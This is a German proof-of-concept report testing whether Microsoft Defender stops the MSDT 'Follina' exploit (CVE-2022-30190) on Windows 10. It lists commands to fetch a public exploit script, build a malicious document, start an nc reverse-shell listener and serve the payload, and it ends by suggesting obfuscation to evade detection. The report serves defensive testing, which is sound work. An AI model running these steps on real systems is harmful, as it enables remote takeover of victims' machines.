2022

Proof of Concept zu MSDT-Follina -CVE-2022-30190

ÜBERPRÜFUNG DER WIRKSAMKEIT VON MICROSOFT DEFNEDER IN DER JEWEILS AKTUELLSTEN WINDOWS 10 VERSION

AUTOR: JAROSLAW KOPOWSKI (IT-SICHERHEIT / INFORMATIONSSICHERHEIT)

Inhaltsverzeichnis

Inhaltsverzeichnis 1

Einführung und Summary of Results 2

Durchführbarkeit des Proof of Concepts 3

Schritt 1 – Script Download 3

Schritt 2 – Reverse-Shell erstellen und Listner starten 3

Schritt 3 – Payload zum Download bereitstellen 4

Schrift 4 - Opfer (Target) ruft die Payload auf und führt diese aus 4

Schritt 5 - Microsoft Defender erkennt die Bedrohung 6

Eingesetzte Windows Version 7

Ergebnis / Result 7

Einführung und Summary of Results

Am Montag den 30.05.2022 wurde eine neue Zero-Day-Sicherheitslücke in Microsofts Support-Tool MSDT entdeckt[1]. Wobei erste Hinweise auf die Schwachstelle bereits in einer Bachelorarbeit von Benjamin Altpeter an der TU Braunschweig im August 2020 vorgestellt wurden[2]. Diese Sicherheitslücke ist so primitiv, dass bereits am gleichen Tag schon ein Python-Skript zur Ausnutzung dieser veröffentlich wurde[3]. Zurzeit ist nur eine temporäre Mitigation möglich, u.a. entweder über die Entfernung des Registry Schlüssels oder über Gruppenrichtlinien[4], des Weiteren mittels Microsoft Defender for Endpoint Detektierung[5]. Diese Schwachstelle CVE-2022-30190 ist schwerwiegend[6] und es wurden von Microsoft offizielle Workarounds dazu veröffentlich[7]. Der Zeitpunkt der Veröffentlichung eines offiziellen Patches bzw. Updates ist derzeit noch unbekannt. Nachfolgend wird die Wirksamkeit des Microsoft Windows Defenders in einer aktuellen Windows 10 (Version 21H1) als Fallbeispiel näher untersucht. Die folgende Beschreibung der Durchführbarkeit soll die Verantwortlichen für Informationssicherheit dabei unterstützen ihre implementierten Workarounds auf Effektivität testen zu können in dem die Erstellung einer MSDT-Reverse-Shell Payloads aufgezeigt wird.

---

[1] https://www.heise.de/news/Zero-Day-Luecke-in-Microsoft-Office-erlaubt-Codeschmuggel-7125635.html (aufgerufen: 30.05.2022)
[2] https://www.heise.de/news/Zero-Day-Luecke-Erste-Cybergangs-greifen-MSDT-Sicherheitsluecke-an-7128265.html (aufgerufen: 01.06.2022)
[3] https://github.com/JohnHammond/msdt-follina (aufgerufen: 31.05.2022)
[4] https://www.pwndefend.com/2022/05/30/office-microsoft-support-diagnostic-tool-msdt-vulnerability-follina/ (aufgerufen: 01.06.2022)
[5] https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47fce5629e (aufgerufen: 01.06.2022)
[6] https://www.cisa.gov/uscert/ncas/current-activity/2022/05/31/microsoft-releases-workaround-guidance-msdt-follina-vulnerability (aufgerufen: 01.06.2022)
[7] https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/ (aufgerufen: 01.06.2022)

Durchführbarkeit des Proof of Concepts

Schritt 1 – Script Download

Download des MS-MSDT Follina Attack Vector Python Skript vom PenTester John Hammond.

Skript downloaden via Shell downloaden:

```
┌──(jaro㉿kali)-[~]
└─$ git clone https://github.com/JohnHammond/msdt-follina
Klone nach 'msdt-follina' ...
remote: Enumerating objects: 38, done.
remote: Counting objects: 100% (38/38), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 38 (delta 13), reused 34 (delta 9), pack-reused 0
Empfange Objekte: 100% (38/38), 37.21 KiB | 2.86 MiB/s, fertig.
Löse Unterschiede auf: 100% (13/13), fertig.

┌──(jaro㉿kali)-[~]
└─$ ls
Bilder     Downloads  msdt-follina  Öffentlich    Videos
Dokumente  log1       Musik         Schreibtisch  Vorlagen

┌──(jaro㉿kali)-[~]
└─$ cd msdt-follina

┌──(jaro㉿kali)-[~/msdt-follina]
└─$ ls
doc  follina.py  nc64.exe  README.md

┌──(jaro㉿kali)-[~/msdt-follina]
└─$
```

Schritt 2 – Reverse-Shell erstellen und Listner starten


```
┌──(jaro㉿kali)-[~/msdt-follina]
└─$ ls
doc  follina.py  nc64.exe  README.md

┌──(jaro㉿kali)-[~/msdt-follina]
└─$ python3 follina.py -r 443
[+] copied staging doc /tmp/u9frb7nx
[+] created maldoc ./follina.doc
[+] serving html payload on :8000
[+] starting 'nc -lvnp 443'
listening on [any] 443 ...
```

Schritt 3 – Payload zum Download bereitstellen

Webserver zur Bereitstellung der Payload (Reverse-Shell) starten und die Payload zum Download bereitstellen:

```
┌──(jaro㉿kali)-[~]
└─$ ls
Bilder     Downloads  msdt-follina  Öffentlich    Videos
Dokumente  log1       Musik         Schreibtisch  Vorlagen

┌──(jaro㉿kali)-[~]
└─$ cd msdt-follina

┌──(jaro㉿kali)-[~/msdt-follina]
└─$ ls
doc  follina.doc  follina.py  nc64.exe  README.md

┌──(jaro㉿kali)-[~/msdt-follina]
└─$ ip add | grep inet
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
    inet 192.168.178.73/24 brd 192.168.178.255 scope global dynamic noprefixroute eth0
    inet6 fe80::a00:27ff:fec0:2492/64 scope link noprefixroute

┌──(jaro㉿kali)-[~/msdt-follina]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Schrift 4 - Opfer (Target) ruft die Payload auf und führt diese aus




Opfer downloaded die Payload und führt diese aus:

- .git/
- .gitignore
- doc/
- follina.doc
- follina.py
- nc64.exe
- README.md


Server serviert die Payload:



Opfer öffnet die Datei aus den Browser heraus:




Die Ausführung startet:




Schritt 5 - Microsoft Defender erkennt die Bedrohung

Die Detektierung (Detection) des Microsoft Defenders schnappt zu und verhindert die finale Ausführung der Payload.


Die Payload wird umgehend isoliert und entfernt.



Die Payload wurde auf den Angreifer-Host nicht ausgeführt, d.h. es gab keine Verbindung zum Listener.



Eingesetzte Windows Version



Ergebnis / Result

Die Durchführung des PoC-Tests war erfolgreich. Der Microsoft Defender bietet in einer aktuellen Windows 10 Version einen effektiven Schutz. Das auf Github veröffentlichte Python-Script ist der Öffentlichkeit bereits bekannt. Der nächste Test könnte um **Obfuscation**-Methoden erweitert werden und dadurch den Code und somit seine Signatur modifizieren. Hierdurch könnte die anschließende Detektierung der Payload erschwert bzw. unmöglich sein. ***Deswegen wird diese Schwachstelle bis zur Veröffentlichung eines öffentlichen Patches bzw. Updates weiterhin gefährlich bleiben***. Unternehmen und Verantwortliche für Informationssicherheit & IT-Sicherheit, welche alternative Antiviren-Softwarelösungen einsetzen, können anhand der Anleitung deren tatsächliche Wirksamkeit & Aktualität überprüfen.